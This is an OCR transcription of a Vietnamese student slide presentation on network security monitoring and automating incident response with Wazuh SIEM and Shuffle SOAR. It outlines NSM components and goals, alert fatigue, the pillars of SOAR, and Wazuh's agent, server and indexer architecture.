Nhóm 15

2026

TRIỂN KHAI VÀ ĐÁNH GIÁ MÔ HÌNH TỰ ĐỘNG PHÁT HIỆN VÀ PHẢN ỨNG SỰ CỐ AN TOÀN MẠNG SỬ DỤNG WAZUH VÀ SHUFFLE

KỸ THUẬT THEO DÕI VÀ GIÁM SÁT AN TOÀN MẠNG

THS. VŨ MINH MẠNH

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT VỀ WAZUH VÀ SHUFFLER SOAR

CHƯƠNG 3: THIẾT KẾ VÀ TRIỂN KHAI MÔ HÌNH GIÁM SÁT – TỰ ĐỘNG HÓA XỬ LÝ SỰ KIỆN

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

1.1. TỔNG QUAN VỀ GIÁM SÁT AN TOÀN MẠNG

- NSM là "việc thu thập, phát hiện và phân tích các chỉ báo mạng nhằm xác định và đặc trưng hóa các hoạt động mạng bình thường và bất thường".
- NSM chủ yếu tập trung vào lớp mạng và các tín hiệu liên quan (IDS/ IPS, firewall, logs).
- Trong thực tế vận hành SOC, dữ liệu phục vụ giám sát an ninh mạng thường mang tính đa nguồn: thiết bị mạng, hệ thống/OS, ứng dụng, định danh, cơ sở dữ liệu, nền tảng cloud, EDR/XDR.

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

1.1. TỔNG QUAN VỀ GIÁM SÁT AN TOÀN MẠNG

- Các thành phần của NSM:
  - Thu thập dữ liệu (Data Collection)
  - Phân tích và tương quan (Analysis & Correlation)
  - Cảnh báo (Alerting)
  - Phản ứng (Response)
  - Lưu trữ và báo cáo (Storage & Reporting)

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

1.1. TỔNG QUAN VỀ GIÁM SÁT AN TOÀN MẠNG

- Các mục tiêu chính của NSM:
  - Phát hiện sớm các mối đe dọa
  - Đảm bảo tuân thủ các quy định về bảo mật
  - Nâng cao khả năng phản ứng sự cố
  - Cung cấp khả năng nhìn toàn diện (Visibility)
  - Hỗ trợ điều tra sau sự cố (Forensics)

1.2. BÀI TOÁN THỰC TẾ

- **Thách thức về khối lượng log và cảnh báo**
  - Vấn đề "Alert Fatigue" (Mệt mỏi vì cảnh báo): Các hệ thống SIEM truyền thống thường tạo ra quá nhiều cảnh báo, trong đó phần lớn là false positive (cảnh báo giả)
  - Thách thức về lưu trữ và phân tích: Việc lưu trữ và phân tích khối lượng dữ liệu khổng lồ này đòi hỏi hạ tầng mạnh mẽ và chi phí cao.
  - Độ trễ trong phát hiện: Với khối lượng dữ liệu lớn, việc phân tích theo thời gian thực (real-time) trở nên khó khăn.
- **Rủi ro từ xử lý thủ công:**
  - Việc quản lý và xử lý thủ công có thể làm gia tăng MTTD và khiến hệ thống phải chịu tổn thất nặng nề

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ


1.3. SỰ XUẤT HIỆN VÀ VAI TRÒ CỦA SOAR TRONG HỆ THỐNG SOC HIỆN ĐẠI

- **Ba trụ cột chính của SOAR**
  - Security Orchestration (Điều phối bảo mật): Tích hợp nhiều công cụ
  - Automation (Tự động hóa): Tự động hóa các sự kiện
  - Response (Phản ứng): Hỗ trợ phản ứng chủ động

CHƯƠNG 1: TỔNG QUAN VỀ NSM VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

1.3. SỰ XUẤT HIỆN VÀ VAI TRÒ CỦA SOAR TRONG HỆ THỐNG SOC HIỆN ĐẠI


- Luồng hoạt động chính của SOAR:
  - Sinh cảnh báo (Alert Generation)
  - Phân loại và ưu tiên cảnh báo (Alert Triage and Prioritization)
  - Điều tra và thu thập ngữ cảnh (Investigation and Context Gathering)
  - Ngăn chặn, loại trừ và phục hồi (Containment, Eradication and Recovery)



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ WAZUH SIEM


- **Wazuh Agent**: Các agent có thể dùng để giám sát server vật lý, máy ảo, cloud instance (AWS, Azure hoặc Google cloud). Các các cài đặt pre-compile agent có sẵn cho các hệ điều hành: Linux, HP-UX, AIX, Solaris, Windows và Darwin (Mac OS X).



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ WAZUH SIEM


- **Wazuh Server**: Thành phần máy chủ phụ trách việc phân tích dữ liệu nhận từ agent, tạo các ngưỡng cảnh báo khi 1 sự kiện ánh xạ với luật (phát hiện xâm nhập, thay đổi file, cấu hình không tương thích với policy, rootkit...).



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ WAZUH SIEM


- **Wazuh Indexer**: Wazuh tích hợp Elastic Stack để lưu trữ và đánh chỉ mục các log đã được giải mã với Elasticsearch, và sử dụng như một giao diện thời gian thực để theo dõi các cảnh báo và phân tích log. Bên cạnh đó, giao diện người dùng của Wazuh (chạy trên Kibana) cũng có thể được sử dụng để quản lý và giám sát hạ tầng của Wazuh.



CHƯƠNG 2: TỔNG QUAN VỀ WAZUH VÀ SHUFFLE

1.1. TỔNG QUAN VỀ WAZUH SIEM

